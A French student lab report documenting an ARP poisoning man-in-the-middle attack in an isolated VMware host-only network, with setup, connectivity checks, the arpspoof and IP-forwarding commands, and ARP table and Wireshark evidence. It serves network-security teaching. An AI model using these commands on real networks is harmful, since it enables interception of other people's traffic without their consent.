DOCUMENTATION TECHNIQUE

Sécurité Réseaux

ARP Poisoning — Man-In-The-Middle

ARP Spoofing · dsniff / arpspoof · Wireshark · VMware Host-only · Man-In-The-Middle

Objet	Attaque ARP Poisoning — interception MITM en environnement contrôlé
Périmètre	TP — BTS SIO SISR — Cybersécurité
Auteur	Amina FAKHR

But	Mettre en œuvre une attaque ARP Poisoning pour intercepter les communications entre une machine victime et un routeur, en simulant une attaque de type Man-In-The-Middle.

Environnement de test

Machine	OS	Rôle	Adresse IP	Interface
Machine 1	Linux	**Attaquant**	`192.168.100.50`	`ens160`
Machine 2	Windows	**Victime**	`192.168.100.10`	`Ethernet`
Machine 3	Linux	**Routeur**	`192.168.100.1`	`ens160`

NET	Réseau configuré en mode Privé / Host-only via VMware
IP	Attribution des adresses IP en statique (pas de DHCP)
WEB	Pas d'accès Internet nécessaire — sauf pour l'installation initiale des paquets (arpspoof, wireshark, mises à jour)

Schéma réseau





Schéma réseau — 3 machines en réseau Host-only VMware

1. Préparation de l'environnement

Attribution des adresses IP statiques

WIN **Machine 2 — Victime Windows**

Configuration IP statique via le Panneau de configuration Windows :



Configuration IP statique sur la machine victime Windows


ATK **Machine 1 — Attaquant Linux**

Avant de basculer la machine sur le réseau Host-only sans accès internet, installer les paquets nécessaires :

```
# Mise à jour des paquets
sudo apt update && sudo apt upgrade

# Installation d'arpspoof (inclus dans dsniff)
sudo apt install dsniff

# Installation de Wireshark
```

```
sudo apt install wireshark
```

Ajout de l'adresse IP statique dans /etc/network/interfaces pour la persistance au démarrage. Aucune passerelle par défaut n'est nécessaire dans ce contexte.



Configuration IP statique dans /etc/network/interfaces — Machine Attaquante

RTR Machine 3 — Routeur Linux

Mise à jour des paquets avant basculement réseau, puis configuration IP statique dans /etc/network/interfaces :

```
user@debian: ~
GNU nano 7.2                    /etc/network/interfaces
# This file describes the network interfaces available c
# and how to activate them. For more information, see in

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto ens160
iface ens160 inet static
    address 192.168.100.1
    netmask 255.255.255.0
```


Configuration IP statique dans /etc/network/interfaces — Machine Routeur

2. Vérification de la connectivité

> **!** Sur Windows : il peut être nécessaire de configurer les autorisations du Pare-feu pour autoriser les requêtes ICMP (ping) en entrée et en sortie.


Vérification des pings entre chaque hôte avant de lancer l'attaque :

Depuis Windows (Victime)



```
Invite de commandes        Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

Installez la dernière version de PowerShell pour de nouvelles fonctionnalités et améliorations
s/PSWindows

PS C:\Users\amfak> ping 192.168.100.1

Envoi d'une requête 'Ping'  192.168.100.1 avec 32 octets de données :
Réponse de 192.168.100.1 : octets=32 temps=2 ms TTL=64
Réponse de 192.168.100.1 : octets=32 temps=1 ms TTL=64
Réponse de 192.168.100.1 : octets=32 temps<1ms TTL=64
Réponse de 192.168.100.1 : octets=32 temps=2 ms TTL=64

Statistiques Ping pour 192.168.100.1:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 2ms, Moyenne = 1ms
PS C:\Users\amfak> ping 192.168.100.50

Envoi d'une requête 'Ping'  192.168.100.50 avec 32 octets de données :
Réponse de 192.168.100.50 : octets=32 temps=1 ms TTL=64
Réponse de 192.168.100.50 : octets=32 temps<1ms TTL=64
Réponse de 192.168.100.50 : octets=32 temps=1 ms TTL=64
Réponse de 192.168.100.50 : octets=32 temps=1 ms TTL=64

Statistiques Ping pour 192.168.100.50:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 1ms, Moyenne = 0ms
PS C:\Users\amfak>
```

Depuis Linux Attaquant



```
user-test@debian: ~
user-test@debian: ~        user-test@debian: ~
user-test@debian:~$ ping 192.168.100.1
PING 192.168.100.1 (192.168.100.1) 56(84) bytes of data.
64 bytes from 192.168.100.1: icmp_seq=1 ttl=64 time=1.83 ms
64 bytes from 192.168.100.1: icmp_seq=2 ttl=64 time=0.371 ms
64 bytes from 192.168.100.1: icmp_seq=3 ttl=64 time=0.593 ms
64 bytes from 192.168.100.1: icmp_seq=4 ttl=64 time=0.633 ms
64 bytes from 192.168.100.1: icmp_seq=5 ttl=64 time=1.82 ms
^Z
[1]+  Stoppé                 ping 192.168.100.1
user-test@debian:~$ ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=128 time=4.96 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=128 time=0.419 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=128 time=0.696 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=128 time=1.13 ms
64 bytes from 192.168.100.10: icmp_seq=5 ttl=128 time=1.13 ms
^Z
[2]+  Stoppé                 ping 192.168.100.10
```

Depuis Linux Routeur

```
user@debian:~$
user@debian:~$ ping 192.168.100.50
PING 192.168.100.50 (192.168.100.50) 56(84) bytes of data.
64 bytes from 192.168.100.50: icmp_seq=1 ttl=64 time=0.934 ms
64 bytes from 192.168.100.50: icmp_seq=2 ttl=64 time=0.476 ms
64 bytes from 192.168.100.50: icmp_seq=3 ttl=64 time=0.703 ms
64 bytes from 192.168.100.50: icmp_seq=4 ttl=64 time=1.46 ms
64 bytes from 192.168.100.50: icmp_seq=5 ttl=64 time=0.677 ms
^Z
[1]+  Stoppé                 ping 192.168.100.50
user@debian:~$ ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=128 time=2.60 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=128 time=1.57 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=128 time=0.907 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=128 time=0.969 ms
^X64 bytes from 192.168.100.10: icmp_seq=5 ttl=128 time=0.789 ms
^X64 bytes from 192.168.100.10: icmp_seq=6 ttl=128 time=1.23 ms
64 bytes from 192.168.100.10: icmp_seq=7 ttl=128 time=1.38 ms
^Z
[2]+  Stoppé                 ping 192.168.100.10
```

Vérification des pings — connectivité confirmée entre les 3 hôtes

3. Étapes de l'attaque ARP Poisoning

! Toutes les commandes suivantes sont exécutées depuis la machine Attaquant (Machine 1 — Linux — 192.168.100.50).

1 Activer le forwarding IP

Permet à l'attaquant de relayer les paquets interceptés entre la victime et le routeur, rendant l'attaque transparente.

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

2 Lancer arpspoof pour empoisonner les caches ARP

Deux commandes doivent tourner simultanément dans deux terminaux distincts :

```
# Terminal 1 — Empoisonner la VICTIME
# La victime croit que l'IP du routeur (192.168.100.1) = MAC de l'attaquant
sudo arpspoof -i ens160 -t 192.168.100.10 192.168.100.1

# Terminal 2 — Empoisonner le ROUTEUR
# Le routeur croit que l'IP de la victime (192.168.100.10) = MAC de
l'attaquant
sudo arpspoof -i ens160 -t 192.168.100.1 192.168.100.10
```

Avant l'attaque	Pendant l'attaque
Table ARP victime : `192.168.100.1 → MAC du vrai routeur`	Table ARP victime : `192.168.100.1 → MAC de l'ATTAQUANT`

4. Vérifications et preuves de l'attaque

Table ARP sur la victime — Avant l'attaque

La table ARP de la victime Windows montre la MAC réelle du routeur associée à 192.168.100.1 :




Table ARP victime — avant l'attaque — MAC correcte du routeur

Table ARP sur la victime — Pendant l'attaque

Après le lancement d'arpspoof, la table ARP de la victime est corrompue : l'IP du routeur pointe désormais vers la MAC de l'attaquant.




Table ARP victime — pendant l'attaque — MAC de l'attaquant à la place du routeur

! La victime envoie désormais tous ses paquets destinés au routeur directement à l'attaquant. L'attaquant les relaie grâce au forwarding IP activé à l'étape 1 — l'attaque est transparente pour la victime.

Capture Wireshark — Paquets ARP interceptés

Wireshark lancé sur la machine attaquante capture les trames ARP envoyées aux deux cibles, confirmant l'empoisonnement :

arp

	Destination	Protocol	Length	Info
16	VMware_1c:5d:7f	ARP	42	192.168.100.1 is at 00:0c:29:49:38:16
16	VMware_1c:5d:7f	ARP	42	192.168.100.1 is at 00:0c:29:49:38:16
16	VMware_1c:5d:7f	ARP	42	192.168.100.1 is at 00:0c:29:49:38:16
16	VMware_1c:5d:7f	ARP	42	192.168.100.1 is at 00:0c:29:49:38:16
16	VMware_1c:5d:7f	ARP	42	192.168.100.1 is at 00:0c:29:49:38:16
16	VMware_1c:5d:7f	ARP	42	192.168.100.1 is at 00:0c:29:49:38:16
16	VMware_1c:5d:7f	ARP	42	192.168.100.1 is at 00:0c:29:49:38:16
16	VMware_8a:2f:b9	ARP	42	192.168.100.10 is at 00:0c:29:49:38:16 (duplicate use of 192.…
16	VMware_8a:2f:b9	ARP	42	192.168.100.10 is at 00:0c:29:49:38:16 (duplicate use of 192.…
16	VMware_8a:2f:b9	ARP	42	192.168.100.10 is at 00:0c:29:49:38:16 (duplicate use of 192.…
16	VMware_8a:2f:b9	ARP	42	192.168.100.10 is at 00:0c:29:49:38:16 (duplicate use of 192.…
7f	VMware_49:38:16	ARP	60	Who has 192.168.100.1? Tell 192.168.100.10
16	VMware_8a:2f:b9	ARP	42	Who has 192.168.100.1? Tell 192.168.100.50
16	VMware_1c:5d:7f	ARP	42	Who has 192.168.100.10? Tell 192.168.100.50
b9	VMware_49:38:16	ARP	60	192.168.100.1 is at 00:0c:29:8a:2f:b9
7f	VMware_49:38:16	ARP	60	192.168.100.10 is at 00:0c:29:1c:5d:7f
7f	VMware_49:38:16	ARP	60	Who has 192.168.100.1? Tell 192.168.100.10
7f	VMware_49:38:16	ARP	60	Who has 192.168.100.1? Tell 192.168.100.10

Capture Wireshark — trames ARP Reply usurpées envoyées à la victime et au routeur

Récapitulatif de l'attaque

Forwarding IP activé	Les paquets interceptés sont bien relayés
Cache ARP victime empoisonné	L'IP du routeur pointe vers la MAC de l'attaquant
Cache ARP routeur empoisonné	L'IP de la victime pointe vers la MAC de l'attaquant
Trafic intercepté	L'attaquant reçoit les paquets victime ↔ routeur
Attaque transparente	La victime n'observe aucune interruption de service
Preuve Wireshark	Trames ARP Reply usurpées visibles dans la capture

Fin du document

ARP Poisoning — MITM — Sécurité Réseaux — BTS SIO SISR — Amina FAKHR